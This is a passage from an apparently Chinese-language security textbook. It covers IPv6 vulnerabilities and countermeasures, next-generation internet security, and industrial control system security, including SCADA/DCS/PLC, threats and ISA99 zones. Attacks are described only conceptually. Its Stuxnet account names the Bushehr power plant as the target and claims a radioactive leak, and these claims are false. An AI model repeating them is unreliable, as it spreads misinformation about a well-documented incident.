在 IPv6 网络管理中，PKI 管理是一个悬而未决的问题，首先要考虑 PKI 系统本身的安全性。在应用上存在一些需要解决的主要问题：必须解决数字设备证书与密钥管理问题；IPv6 网络的用户数量庞大、设备规模巨大，证书注册、更新、存储、查询等操作频繁，要求 PKI 能够满足高访问量的快速响应并提供及时的状态查询服务；IPv6 中的认证实体规模巨大，单纯依靠管理员手工管理将不能适应现实需求，同时为了保障企业中其他服务器的安全，要制定严格而合理的访问控制策略，以掌控各类用户对 PKI 系统和其他服务器的访问。

（2）IPv6 内部数据结构的隐患

为了保障协议运行的高效性，IPv6 定义了大量内部数据结构，用来保存近期通信产生的网络状态、路由等信息，包括绑定缓存、目的缓存、邻居缓存、前缀列表、默认路由列表等，其中第一个字段即查询关键字字段。由于 IPv6 节点将维护每一个网络接口的内部数据结构，所以如果不采取有效措施约束这些内部数据结构的产生和使用，攻击者只要在通信源 IPv6 的节点上制造一些错误的信息，造成目的节点无法收到数据，在到达一定规模后就会使整个网络发生瘫痪。

（3）IPv6 编址机制的隐患

以目前的网络安全分析技术来讲，网络寻址空间的大小有着直接的影响。在 IPv6 中，流量窃听将成为攻击者安全分析的主要途径，面对庞大的地址空间，漏洞扫描、恶意主机检测、IDS 等安全机制的部署难度将激增。IPv6 引入了 IPv4 兼容地址、本地链路地址、全局聚合单播地址和随机生成地址等全新的编址机制。其中，本地链路地址可自动根据网络接口标识符（如 MAC 地址）生成而无须 DHCP/自动配置协议等外部机制干预，因此移动的恶意主机可以随时连入本地链路，非法访问甚至是攻击相邻的主机和网关。全局聚合单播地址采用了层级式的子网分级编址机制，采用接口令牌和当前网络前缀导出主机地址创建接口标志符，虽然简化了主机身份识别的过程，但是部分削弱了 IPv6 庞大的地址空间带来的攻击抵制作用，有可能泄露用户身份，导致严重的隐私性问题。

（4）无状态地址自动配置的隐患

在 IPv6 中，非授权用户可以更容易接入和使用网络。对于冲突地址检测机制，攻击者只要对临时地址的邻居请求进行回复，请求者就会以为该 IP 地址冲突现象产生，于是放弃使用该临时地址，以致发出拒绝服务（DoS）攻击。

（5）邻居发现协议的隐患

在自动地址配置中，邻居发现协议（NDP）是基于 IP 的协议结构，用来完成邻居可达性检测、链路地址解析、路由及网络前缀发现、流量重定向和 DOA 检测等链路机制。NDP 替代了大多数 IPv4 下对等的链路层部分 ICMP 和 ARP 功能，其协议安全性非常关键。报文身份的可鉴别性是 NDP 的主要安全需求，而哄骗报文攻击是其所面临的主要安全威胁。攻击者只要仿造节点不可达信息和重复地址检测，进行 DoS 攻击，或者传播虚假的路由响应和重定向报文，就能诱骗网络流量。

（6）加密方式带来的隐患

针对密码的攻击，对于一些老版本的操作系统，有的组件不是在验证网络传输

标识信息时进行信息保护的，于是窃听者可以捕获有效的用户名及其密码，掌握合法用户权限，进入机器内部进行破坏。

针对密钥的攻击，在 IPv6 中，IPSec 的两种工作模式（传输模式和隧道模式）都要交换密钥，一旦攻击者破解到正确的密钥，就可以得到安全通信的访问权，监听发送者或接收者的传输数据，甚至解密或窜改数据。另外，攻击者可能企图利用泄露密钥计算其他密钥，获得其他安全通信的访问权。

加密耗时过长引发的 DoS 攻击：加密需要很大的计算量，如果黑客向目标主机发送大规模看似合法事实上却是任意填充的加密数据包，目标主机将耗费大量 CPU 时间来检测数据包而无法回应其他用户的通信请求，造成 DoS。

（7）IPv6 中组播技术缺陷的隐患

组播用户数量成倍增长却不需要增加网络带宽和通信信息的拷贝，这是组播通信的优势所在。组播的开放性使得通信数据缺乏机密性和完整性的安全保护，而 IPv6 组播所需的 MLD（Multicast Listener Discovery Protocol，组播侦听者发现协议）等组播维护协议不能满足安全的需要。由于在 IPv6 组播通信中，任何成员都可以利用 MLD 报文请求邻近的路由加入组播群组，组播加入成员的约束机制很匮乏，无法保证通信的机密性，因此对机密数据的窃听将非常容易。另外，对处理 MLD 报文的路由转发设备发起 DoS 也是很大的安全隐患。

（8）IPv4 向 IPv6 过渡技术的隐患

IPv4/IPv6 兼容的并存过渡机制有双协议栈、隧道技术和翻译技术。但目前这几种技术的运行都不理想。

双协议栈技术要求网络节点同时支持 IPv4 和 IPv6 协议栈，因此网络中同时存在两种协议的安全问题是必然的。此外，交互的复杂性使得网络存在不确定的安全隐患，而且双协议栈中一种协议的漏洞会影响另一种协议的正常工作。

协议隧道是一种常见的 IPv4/IPv6 并存过渡机制，它把 IPv6 报文当作载荷，用在 IPv4 协议之上，实现 IPv6 孤岛间的互联互通，为配合其实施，引入了主机、路由等中继，但是难以对这些中继服务的提供者进行身份鉴别和授权交往。另外，与双协议栈类似，存在内外两层异构网络安全策略管理的一致性问题。

网络层翻译技术通过与 IPv4 动态地址翻译（NAT）和应用层网关（ALG）及无状态 IP/ICMP 翻译（SIIT）相结合，对 IPv4 和 IPv6 进行协议转换，完成 IPv4 和 IPv6 主机间的通信。NAT-PT 转换协议、报头和地址等，可以抵御不完整报文攻击和地址欺骗攻击，但是翻译技术要求路由器的处理速度迅速，且资源耗费量大。因此，攻击者只要广播大量数据包实现 DoS 使其超过负荷，降低服务性能，便可使网络崩溃。

2. 对策

除了上述提到的问题外，随着下一代互联网技术和 IPv6 的发展，新的安全隐患还会不断涌现。当然，面对这些新麻烦我们也并非束手无策，针对这些隐患的对策包括以下几种。

（1）PKI 的管理

PKI 并不是一种产品，也不仅仅是一张证书，而是一套安全机制。若要应对当前 PKI 系统建设所存在的问题，可以推进产业重组，把现有的规模小且简单重复的 CA 整合重组，形成国家管理的统一的平台，不仅有利于管理，更能提高安全性。

（2）应对 IPv6 内部数据结构隐患的对策

对内部数据结构的生成方式及应用做相应的限制，使攻击者不能随便产生错误信息来影响目的节点对数据的接收。

（3）应对 IPv6 编址机制隐患的对策

因为 IPv6 不再以单一 IP 地址方式标识主机，所以一个主机网络接口可能分配有多个 IP 地址，且可能同时具备网络前缀。和随机地址一样，在实现高度配置灵活性的同时，这种多宿主网络地址配置方式要求：在网络安全策略中，主机标识定义要和其约束粒度相匹配，在 IPv6 复杂的配置、编址方式下实施有效的访问控制机制和完备的整体安全策略。

（4）应对无状态地址自动配置隐患的对策

针对上述可能出现的威胁，要在方便合法用户和保证安全两者过程中折中：限制网络的随意接入，增加对接入的认证，允许合法用户的随意接入而拒绝非法用户的接入。

（5）应对邻居发现协议隐患的对策

IETF 提出安全邻居发现协议 SEND 以期解决安全问题，在 NDP 协议报文中携带主机公钥及其 RSA 签名，进行完整性保护和报文鉴别，使用 CGA 密钥地址生成技术，保障 IP 地址主机标识部分与公钥间的匹配关系，杜绝公钥-地址欺骗；引入专门的授权委托发现机制辅助接入主机，在配置未完成时获取证书链信息，实施邻接路由器和主机的身份认证。SEND 还定义了时间戳、现时值等一系列全新的 NDP 协议选项来防止抵制重放攻击，但是它既不对 NDP 协议数据进行机密性保护，也没有链路层安全机制来保障 IP 层地址和链路层地址间的可信绑定关系，以致链路层哄

骗攻击及关键配置信息泄露。另外，SEND 中使用了数字签名、证书验证等加解密运算，计算量的庞大使协议本身易遭到有针对性的 DoS 攻击。

（6）应对组播技术隐患的对策

为了应对组播技术的安全隐患，可以从以下几个方面做出改进。

① 源认证和发送者访问控制。

源认证使组播可以识别发送者身份的合法性和进行组成员校验，群组成员只要对收到的数据包进行源认证，即可决定处理还是丢弃该数据包。目前的源认证方案分为基于 MAC 的方案和基于 HASH 的方案。发送者访问控制直接禁止了未授权主机向组播组发送数据，利用网络设备过滤不合法的数据发送者。

② 接收者访问控制。

通过对接收者的访问控制来控制未授权用户发起的 DoS 攻击。通常情况下，接收者访问控制和群密钥管理相结合。对于接收者要求进行授权处理，只有授权的用户才能进行组播通信，保护组播通信资源防止秘密外泄。

③ 组密钥管理。

由于组播环境的动态性及开放性，随之产生了通信数据的动态安全性、机密性和完整性方面的问题，组播安全问题的解决方法之一就是对组播通信进行加密，组密钥即组播组中所有合法成员所共享的密钥，不为组外的非法用户获得，是组播通信加密的基础。利用组密钥管理的方式，可保证组播的安全性，安全地进行组密钥的生成、分配、更新操作和安全组播数据通信操作。安全有效的组密钥管理成为组播技术的一个非常重要的安全问题。

（7）应对 IPv4 向 IPv6 过渡技术中的隐患对策

① 应对双协议栈隐患的对策。

双协议栈技术只是 IPv4 向 IPv6 过渡的一种策略，当下一代网络变为纯 IPv6 网络时这种隐患就已经不存在了，但在过渡过程中找到一种合适的技术避免使用双协议栈是很好的选择。

② 应对隧道技术隐患的对策。

为了防止来自站点外的攻击，可以通过严格限制对站点的访问来限制对链路的访问，这可通过在站点的边界路由器入口处执行 IPv4 数据过滤、IPv6 数据过滤和协议类型为 41 的数据包过滤来保证。出于效率方面的考虑，应该避免同时在 Ipv4 和 IPv6 中使用 IP 安全协议。

③ 应对翻译技术隐患的对策。

改变封装安全加载加密范围，用安全接口层加密数据报数据，数据报经过地址翻译和协议翻译网关时，网关对封装安全加载解密，重新计算数据报传输控制协议和用户数据报协议的校验和，然后再次加密数据报发给收端；发端与收端建立安全

连接后，发端发送一个带有其 IP 地址的地址翻译公告载荷给收端，于是收端便得到了发端的 IP 地址，收端将其保存在安全连接的安全关联数据库中，用于之后的数据报鉴别。

5.5.4 下一代互联网的安全展望

下一代互联网所要达到的目标是可信、可控、可管。其中的“可信、可控”可以通过协议层面的设计及网络设备的搭配组合来实现。对于“可管”，网络管理最主要的功能是对网络运行期间的各种状态进行及时感知，而这种感知的目的是对包括故障、攻击和服务质量下降等各种异常现象的及时定位、推理和诊断，最终做出适当的反应。当前的互联网，由于控制和管理功能依赖于数据平面，缺乏协调的分布式控制，大多数控制和管理功能都是后期定制，而不是在网络设计之初就统一考虑的，因此呈现出难以有效收集网络状态、难以有效发现和定位网络异常，从而难以及时做出反应的特点。因此，在未来的网络中应该有专门的管理控制系统重点解决上述问题。

从理论上讲，从根本上消除脆弱性、企图设计并实现一个绝对安全的互联网是不切实际的。但下一代互联网需要从体系结构上为安全付出必要的努力。下一代互联网必须提供可信任的网络服务，至少应有机制确保下一代互联网地址及其位置的真实可信、网络对象可识别和网络攻击可防范等；必须无缝、高效地解决可控性问题；必须提供更方便、灵活的管理手段，对网络运行的各个方面实施全面、高效的管理。

互联网是迄今为止运行经验最为丰富的网络，也是全球投资最大的网络。各种技术、各种模式在其中兴衰、沉浮，无数成功与失败的经典案例在其中沉淀、积累。尽管对下一代互联网的研究不应受当前互联网的约束，但我们不可能完全摒弃原有以 IP 为基础的互联网，在寻求创新和突破的同时，更要遵循经验，做好继承。例如，异步传输模式（ATM）虽然在效率上要强于 IP，但因为复杂，在实践中遭遇到失败；IP 具有强大的兼容性，但在可信、可控、可管方面却存在严重的不足；电子邮件协议是互联网应用的成功典范，但随之带来的垃圾邮件问题成为无法根治的顽疾；域名服务器（DNS）是互联网内访问的基石，同时也是网络安全的短板。因此，在新一代互联网的研究中，我们必须在继承的基础上不断完善和创新，总结过去成功的经验，吸取失败的教训，以获得灵感，并将其应用到设计下一代互联网安全的实践中。

经过 40 多年的发展，互联网已经在全世界范围内为人类构造了一个相对健全的信息共享和交换平台，深刻改变并影响了人类社会的运作模式。下一代互联网安全的设计和建设是一项长期、艰巨、系统的工程，无论采取哪种技术路线，既不应全盘否定现有的技术，也不能受制于现有的技术，同时必须要以构建可信、可控、可管的互联网为研究的重点。此外，运营者还必须慎重考虑如何从现有网络向下一代互联网平滑过渡及保护现有投资等问题。

5.6　工业控制系统安全

工业控制系统（Industrial Control System，ICS）是运用控制技术、计算机技术、通信技术和其他科学技术，对生产过程的各种信息进行采集、处理、传输，并进行优化控制和合理调度、管理，以达到提高生产效率的现代工业系统。工业控制系统广泛应用于电力、水利、污水处理、石油天然气、交通运输、钢铁化工、市政、医药卫生、装备制造等基础行业，事关工业生产运行安全、国家经济安全和人民生命财产安全，是国家关键基础设施的重要组成部分。随着越来越多的计算机和网络技术被应用于工业控制系统，其正面临来自信息通信网络的威胁，信息安全风险不断加大。当前对工业控制系统开展的攻击，通常是借用传统 IT 的攻击路径和手段，利用工业控制系统自身在管理和技术上的脆弱性，窃取关键信息，破坏系统持续运行，或以此为跳板攻击物理设施，可造成运行终止、设备损坏、经济损失、环境污染、人员伤亡等严重后果。

5.6.1　工业控制系统安全概述

工业控制系统早期通常采用专用的控制技术、网络和操作系统，是分散在社会各个行业、各个领域的信息孤岛。随着信息化与工业化的深度融合，越来越多的计算机和网络技术被应用于工业控制系统，以提升工业生产能力。通用标准协议、操作系统及硬件设备等的广泛使用导致工业控制系统漏洞和面对的攻击日益增加，同时，工业控制系统网络边界的不断扩展增加了网络安全脆弱性与安全事件发生的可能性；从外部环境来看，工业控制系统漏洞发现技术、攻击技术和攻击人员能力正不断增强。日新月异的信息技术在提升生产效率的同时，也为工业控制系统带来了日益升级的安全威胁。

1．工业控制系统的发展过程

从信息安全的角度看，工业控制系统的发展可分为以下几个阶段。

（1）模拟仪表控制系统

模拟仪表控制系统在 20 世纪六七十年代占主导地位，采用简单的单回路控制的独立系统，没有网络和通信系统，系统相对独立，其显著缺点是模拟信号精度低，易受干扰。

（2）集中式数字控制系统

集中式数字控制系统采用单片机可编程逻辑控制器、顺序逻辑控制器或微机作

为控制器，在控制器内部传输的是数字信号，克服了模拟仪表控制系统中模拟信号精度低的缺陷，提高了系统的抗干扰能力。集中式数字控制系统的优点是易于根据全局情况进行控制和判断，在控制方式上和控制时间的选择上可以统一调度和安排，其不足是对于控制器本身的要求很高，要求它必须具有足够的处理能力和极高的可靠性，这样当系统任务增加时控制器的效率和可靠性将急剧下降。

（3）集散控制系统

集散控制系统在 20 世纪八九十年代占主导地位，其核心思想是集中管理分散控制，即管理和控制相分离，上位机用于集中监视管理功能，若干台下位机在现场实现分布式控制，上下位机之间用控制网络互连以实现相互之间的信息传递。这种分布式的控制系统体系结构有力地克服了集中式数字控制系统中对控制器处理能力和可靠性要求高的缺陷。但是由于它采用了专用的封闭形式，使得不同厂家的 DCS 系统之间及 DCS 与上层信息网络之间难以实现网络互连和信息共享，且造价昂贵。

（4）现场总线控制系统

现场总线控制系统是一种开放的、具有互操作性的、彻底分散的分布式控制系统，利用现场总线这一开放的、具有互操作性的网络将现场各控制器及仪表设备互连，同时将控制功能彻底下放到现场，降低了安装成本和维护费用。然而现场总线控制系统依然存在速率较低、数据吞吐能力有限、多种标准并存且互不兼容的问题。

（5）基于以太网的工业控制系统

信息技术的飞速发展要求企业从现场控制层到管理层能实现全面无缝信息集成，用户对统一的通信协议和网络的要求日益迫切，在此背景下，以太网和 TCP/IP 技术及其他通用硬件逐渐应用在工业控制系统系统中，实现了企业各层系统之间的相互连接，满足了企业内部决策层、管理层、监视层、控制层之间信息的实时传递。但该系统不存在与互联网的物理连接，是相对封闭的一个完整体系。

（6）基于互联网的工业控制系统

基于互联网的工业控制系统的显著特点是使用了互联网作为数据传输的通道，或者系统存在与互联网连接的路径，直接面临来自传统信息网络的威胁，通常缺乏防护措施，存在较大的风险。利用互联网搜索引擎很容易找到其中的一些控制网站。

2. 工业控制系统的技术特点

工业控制系统是基于数字通信和网络，用于工业生产制造自动控制和远程实时监控的计算机系统，主要包括数据采集与监控系统（SCADA）、分布式控制系统（DCS）、可编程逻辑控制器（PLC）等。

（1）数据采集与监控系统（SCADA）

SCADA 是以计算机为基础的生产过程控制与调度自动化系统，通过对现场的运行设备进行监视和控制，实现数据采集、生产控制、测量、参数调节及信号报警等各项功能。目前，SCADA 广泛应用于电力、城市轨道交通、供水、供热、油气管线、电力调度自动化等行业的数据采集与监视控制领域。

（2）分布式控制系统（DCS）

分布式控制系统（DCS）是一个由过程控制级和过程监控级组成的以通信网络为纽带的多级计算机系统，具有分散控制、集中操作、分级管理、配置灵活、组态方便等技术特点。DCS 主要是针对生产过程进行监视、控制、操作和管理控制，通常用于发电、石化、化工、轻工、制药、食品等以模拟量控制为主的应用场合。

（3）可编程逻辑控制器（PLC）

可编程逻辑控制器（PLC）是一种数字运算操作的电子系统，专为在工业环境应用而设计。它采用一类可编程的存储器，用于其内部存储程序，执行逻辑运算、顺序控制、定时、计数与算术操作等面向用户的指令，并通过数字或模拟式输入/输出控制各种类型的机械或生产过程，是工业控制的核心部分，主要用于钢铁、汽车、包装、纺织等以离散控制为主的应用场合。

工业控制系统设计以保证工业控制的实时性和可靠性为主要目的，追求效率和速度，保证持续的可操作性及稳定的系统访问、系统性能、专用工业控制系统安全保护技术，以及全生命周期的安全支持。与传统 IT 技术相比，工业控制系统通常具有以下特点：

- 工业生产过程 24×7 连续工作，不允许经常停机维护或升级；
- 服务质量要求高，要保证工业自动控制的确定性和实时性；
- 运行环境恶劣，对环境和 EMC 防护的要求高；
- 属于嵌入式计算机系统，处理器速度低、内外存容量小，资源有限；
- 通信协议种类多，多数属于私有协议，缺少统一的标准。

传统的工业控制系统安全常以功能安全为主，着重强调实现设备自身的可用性和可靠性，一方面要保障生产过程的持续进行，避免生产停顿带来的巨大经济损失；另一方面，当软、硬件故障所导致的组件失效或故障发生时，设备或系统必须仍能保持安全条件或进入安全状态，避免对健康、安全或环境产生影响，以保障生产过程的安全可控。与 IT 系统相比，工业控制系统较少使用身份认证、规则检查、加密传输、完整性检查等信息安全措施，这也反映了生产运营企业对工业控制系统的基本安全需求。

3. 工业控制系统的信息安全

近年来，国际网络安全形势日益复杂，工业控制系统信息安全事件频发。2010年，“震网”病毒攻击伊朗布什尔核电站，通过操控应用于铀浓缩离心机和发电汽轮机上的西门子控制系统，将离心机线速度从 1225 km/h 提高到 1620 km/h，导致约 20% 的离心机（2000 多台）失控、直至报废，并使布什尔核电站一再推迟发电计划。该事件标志着针对工业控制系统复杂信息安全攻击的全方位展开。而我国超过 80% 的涉及国计民生的关键基础设施依靠工业控制系统来实现自动化作业。随着信息化和工业化的深度融合，我国工业控制系统安全事件的报道也日益增多，水利、电力、轨道交通等行业纷纷受到信息安全事件的影响，涉及国计民生的国家关键基础设施受到了严重威胁。

工业控制系统早期通常采用专用的控制技术、专用的网络和操作系统，是分散在社会各个行业、各个领域的信息孤岛，安全保障等工作均基于此背景开展。现代工业控制系统自身正逐渐使用通用的标准协议、通用的操作系统及通用的硬件设备等，导致其漏洞和攻击面日益增加；同时，工业控制系统与业务系统等其他信息系统的连接越来越多，增加了网络安全的脆弱性与安全事件发生的可能性；从外部环境来看，工业控制系统漏洞发现、攻击技术和攻击人员能力正不断增强。信息技术的日新月异在提升生产效率的同时，也给工业控制系统带来了日益升级的安全威胁。

传统 IT 信息安全一般要实现 3 个目标，即机密性、完整性和可用性，通常都将机密性放在首位，并配以必要的访问控制，以保护用户信息的安全，防止信息盗取事件的发生。完整性放在第二位，可用性放在最后。由于工业控制系统的技术特点，工业控制系统功能安全目标的优先级顺序正好相反，首要考虑的是所有系统部件的可用性，其次是完整性，机密性通常都在最后考虑，两者的安全目标存在本质区别。

针对工业控制系统开展的攻击，通常是以破坏其系统持续运行，或以此为跳板以攻击物理实体为目标，借用传统 IT 的攻击路径和手段，利用工业控制系统自身在管理和技术上的脆弱性，获得系统的控制权，引发系统故障；或进一步攻击其控制环节，造成设备损坏、人员伤亡、环境污染、经济损失等，对国家安全产生巨大的影响。

因此，工业控制系统的信息安全融合了传统 IT 信息安全和工业控制系统功能安全两个领域的特点，对其的研究路径应从风险管理出发，站在国家、行业、运营单位等不同角度，系统分析其所面临的威胁、脆弱性，根据其技术特点确认其安全需求，综合评估风险，制定防护对策和整改措施，将风险控制在合理、可接受的水平。

5.6.2 工业控制系统安全现状

工业控制系统面临自然灾害、日常事故和蓄意攻击等威胁形式，而其自身在管

理和技术上存在的脆弱性，使得其在蓄意攻击面前难以提供有效的安全防护手段。

1. 工业控制系统面临的威胁

作为国家关键基础设施自动化控制的基本组成部分，工业控制系统承载着海量的操作数据，并且可以通过篡改逻辑控制器控制指令实现对目标控制系统的攻击，因此针对工业控制网络的定向攻击目前正成为敌对势力和网络犯罪集团实施渗透、攫取利益的重点对象，稍有不慎就有可能对涉及国计民生的重要基础设施造成损害。

工业控制系统面临的威胁是多样化的，按照威胁的形式，可以分为 3 大类别：自然灾害、日常事故和蓄意攻击。前两类事故属于普通的威胁，只要不是汶川地震等灾难性的事件，工业控制系统通常都能从它们的影响之下复原。蓄意攻击较少发生反而更加令人担忧。首先，攻击者会花费精力研究并确定受攻击的工业控制系统的关键节点。除非自然灾害和日常事故偶然破坏了关键节点，整个工业控制系统通常能够迅速恢复。然而，如果攻击者能够确定某个工业控制系统的关键节点，则其致命一击很可能破坏整个工业控制系统。其次，单个事故很难造成长期的损坏。除非是极具毁灭性的事件，即使发生大的事故，工业控制系统也很有可能在相对较短的时间内恢复正常运转。然而，蓄意攻击选择对一个或多个关键节点进行持续攻击，会造成持久的破坏。

按照威胁来源的不同，将威胁定义为以下 3 类：敌对势力（敌对国家、恐怖分子等）的威胁、黑客的威胁及常人行为的威胁，其中最为严重的是来自敌对势力的威胁。敌对势力的威胁通常属于蓄意攻击，攻击者拥有充足的人力、物力、财力，花费足够多的精力研究并最终确定受攻击的工业控制系统的关键节点，给予其致命一击。例如，伊朗布什尔核电站遭到“震网”病毒攻击，1/5 的离心机报废，导致放射性物质泄漏，伊朗核弹制造的计划不得不推迟一段时间。“震网”相当复杂，病毒编写者需要对工业生产过程和工业基础设施十分了解。编写代码需要很多人工作几个月甚至几年，背后需要一个非常成熟的专业团队运作，并拥有巨大的资源及财政支持，因此，“震网”应该是出自浩大的“政府工程”而非黑客个人行为。“震网”病毒是来自敌对势力威胁的典型案例。

2. 工业控制系统自身的脆弱性

ICS 的脆弱性分为管理脆弱性与技术脆弱性两大类。其中技术脆弱性又划分为工控平台的脆弱性与网络的脆弱性。

（1）安全策略与管理流程的脆弱性

追求可用性而牺牲安全，这是很多工业控制系统存在的普遍现象，缺乏完整有效的安全策略与管理流程是当前我国工业控制系统的最大难题，很多已经实施了安全防御措施的 ICS 网络仍然会因为管理或操作上的失误，造成 ICS 系统出现潜在的

安全短板。例如，工业控制系统中的移动存储介质的使用和不严格的访问控制策略。

制定满足业务场景需求的安全策略，并依据策略制定管理流程，是确保 ICS 系统稳定运行的基础。参照 NERC CIP、ANSI/ISA-99、IEC 62443 等国际标准，目前我国安全策略与管理流程的脆弱性表现为

- 缺乏 ICS 的安全策略；
- 缺乏 ICS 的安全培训与意识培养；
- 缺乏安全架构与设计；
- 缺乏根据安全策略制定的正规、可备案的安全流程；
- 缺乏 ICS 的安全审计机制；
- 缺乏针对 ICS 的业务连续性与灾难恢复计划；
- 缺乏针对 ICS 的配置变更管理。

（2）工控平台的脆弱性

随着 TCP/IP 等通用协议与开发标准引入工业控制系统，开放、透明的工业控制系统同样为物联网、云计算、移动互联网等新兴技术领域开辟出了广阔的想象空间。从理论上讲，绝对的物理隔离网络正因为需求和业务模式的改变而不再切实可行。

目前，多数 ICS 网络仅通过部署防火墙来保证工业网络与办公网络的相对隔离，各个工业自动化单元之间缺乏可靠的安全通信机制。例如，基于 DCOM 编程规范的 OPC 接口几乎不可能使用传统的 IT 防火墙来确保其安全性。数据加密效果不佳，工业控制协议的识别能力不理想，加上缺乏行业标准规范与管理制度，使得工业控制系统的安全防御能力十分有限。

旨在保护电力生产与交通运输控制系统安全的国际标准 NERC CIP 明确要求，实施安全策略确保资产安全是确保控制系统稳定运行的最基本要求。将具有相同功能和安全要求的控制设备划分到同一区域，区域之间执行管道通信，通过控制区域间管道中的通信内容是目前在工业控制领域中普遍被认可的安全防御措施。

另一种容易忽略的情况是，由于不同行业的应用场景不同，其对功能区域的划分和安全防御的要求也各不相同，而对利用针对性通信协议与应用层协议的漏洞来传播的恶意攻击行为更是无能为力。更为严重的是工业控制系统的补丁管理效果始终无法令人满意，考虑到 ICS 补丁升级所存在的运行平台与软件版本的限制，以及系统可用性与连续性的硬性要求，ICS 系统管理员绝不会轻易安装非 ICS 设备制造商指定的升级补丁。与此同时，工业控制系统补丁动辄半年的补丁发布周期，也让攻击者有较多的时间来利用已存在漏洞发起攻击。著名的工业自动化与控制设备提供商西门子就曾因漏洞公布不及时而饱受质疑。

据金山网络企业安全事业部统计，2010 年至 2011 年间，已确认的针对工业控制系统的攻击，从攻击代码传播到样本被检测确认，传统的安全防御机制通常需要 2 个月左右的时间，而对于如 Stuxnet 或更隐蔽的 Duqu 病毒，其潜伏期更是长达半

年之久。无论是针对工业控制系统的攻击事件，还是更隐蔽且持续威胁的 APT 攻击行为，基于黑名单或单一特征比对的信息安全解决方案都无法有效防御，更不要说利用 0day 漏洞的攻击行为。而 IT 领域广泛采用的主动防御技术，因为其存在较大的误杀风险，并不适用于工业控制系统的高性能作业。目前，唯有基于白名单机制的安全监测技术是被工业控制系统用户普遍认可的解决方案。

（3）网络的脆弱性

通用以太网技术的引入让 ICS 变得智能，也让工业控制网络愈发透明、开放、互联，TCP/IP 存在的威胁同样会在工业控制网络中重现。此外，工业控制网络的专属控制协议更为攻击者提供了了解工业控制网络内部环境的机会。确保工业控制网络的安全稳定运营，必须有针对 ICS 网络环境进行实时异常行为的“发现、检测、清除、恢复、审计”的一体化保障机制。

当前 ICS 网络主要的脆弱性集中体现为

- 边界安全策略缺失；
- 系统安全防御机制缺失；
- 管理制度缺失或不完善；
- 网络配置规范缺失；
- 监控与应急响应制度缺失；
- 网络通信保障机制缺失；
- 无线网络接入认证机制缺失；
- 基础设施可用性保障机制缺失。

5.6.3　工业控制系统的安全手段

风险管理是指导并控制组织风险的相互协调活动。信息安全的风险管理一般包括背景建立、风险评估、风险处置、风险接受、风险沟通和风险监视与评审。风险管理是一个完整、连续的管理系统。首先通过了解信息安全风险管理过程的基本准则、范围、边界和组织方式确定风险背景，然后进行风险分析和风险评价并完成风险评估，为应对存在的风险，再选择并实现一些相应措施处置风险，之后基于风险管理计划和残余风险的评估，做出接受风险的决策措施，同时，利益相关方交换和共享有关风险的信息作为风险沟通贯穿于整个风险管理过程中。

工业控制系统是一个庞大的、无间隙工作的系统，任何环节出现问题都会影响到整个系统的正常运行，此时就需要细致的风险管理体系来配合工业控制系统的常规维护管理。整个工业控制系统的风险管理需要企业提供大量的时间、人力和金钱，就目前的情况而言，企业只能提供适度安全，仅仅是保护系统的正常运转，无法对系统进行完整、全面的安全防护。

1. 工业控制系统安全防御体系

（1）工业控制系统分层架构

工业控制系统是一个庞大、复杂的系统，涉及产业的各个部门，通过对整个系统不同功能、不同层次的分析，可得出工业控制系统的最佳防御策略。

图 5.5 给出了 ISA 99 系列标准中的参考模型。该参考模型通过一系列逻辑层次描述了综合生产制造系统的一般分层体系。其中，层次定义是从 ISA 95 功能层次模型延伸而来的，并且描述了从过程层到企业层的功能和活动。




图 5.5　ISA 99 系列标准中的参考模型

下面从最高层向下进行介绍。

- 第 4 层：企业系统层，被定义为组织管理与业务相关的活动功能层。该层的主要功能是企业或区域的金融系统和其他企业基础设施组件（如生产时间安排，运营管理，维护企业的设备和网站）。
- 第 3 层：操作管理层，是对生产最终产品的工作流程管理。该层完成生产调度、生产安排的细节管理、可靠性保障和站点范围控制优化。
- 第 2 层：监控层，主要是物理过程的检测和控制系统。该层的功能主要包括人机界面的操作、提醒和警报系统的操作、监控功能的实现和历史记录的采集。
- 第 1 层：本地或基本控制层，主要进行物理过程的检测和操作，包括连续性控制、顺序控制、批量控制和离散控制。该层中包含安保系统，监控整个过程并在其超出安全范围时自动返回安全状态。该层还提供监控和报警系统，

提醒操作员即将发生的不安全情况。

- 第 0 层：过程层，是实际意义的物理过程，这个过程包括在所有产业中一定数量的生产设施，如电力、制药、造纸等产业。由于对物理空间的连续性和完整性要求，使得工业控制系统有其自己的安全特点。

ISA99 成功地将整个工业控制系统划分为 5 个区域，同时为了整个系统的连贯作业，在安全区域（Security Zone）之间存在进行信息交互的通道，称之为信息通道（Conduits）。

在一个庞大或复杂的系统中，不同的组件有不同的安全要求，安全区域是那些拥有相同安全需求的信息、应用或物理上的逻辑分组。安全区域可以定义为物理上的实际区域或逻辑上的虚拟区域。信息通道是安全区域间的通道，用来进行区域间信息的流入、输出。即使是不联网的系统，也存在某些通信，同样需要信息交流的通道。

国际上提出了一种工业控制系统的安全防御要求，已被业界普遍认可，如表 5.5 所示。

表 5.5　工业控制系统的安全防御要求

	描　　述	目　　标
区域划分	具备相同功能和安全要求的设备划分到同一区域	划分安全等级
建立信息管道	区域间执行管道通信	易于控制
通信管控	通过在控制区域间管道中的通信管理控制来实现设备保护	数据通信可控

从表 5.5 中可以看出，将具有相同功能和安全要求的控制设备划分到同一区域，区域之间执行管道通信，通过控制区域间管道中的通信内容来确保工业控制系统的信息安全。工业控制系统本身的分层结构决定其防御措施也将依据其分层结构、通信模式进行防御。

（2）构建纵深广度安全体系

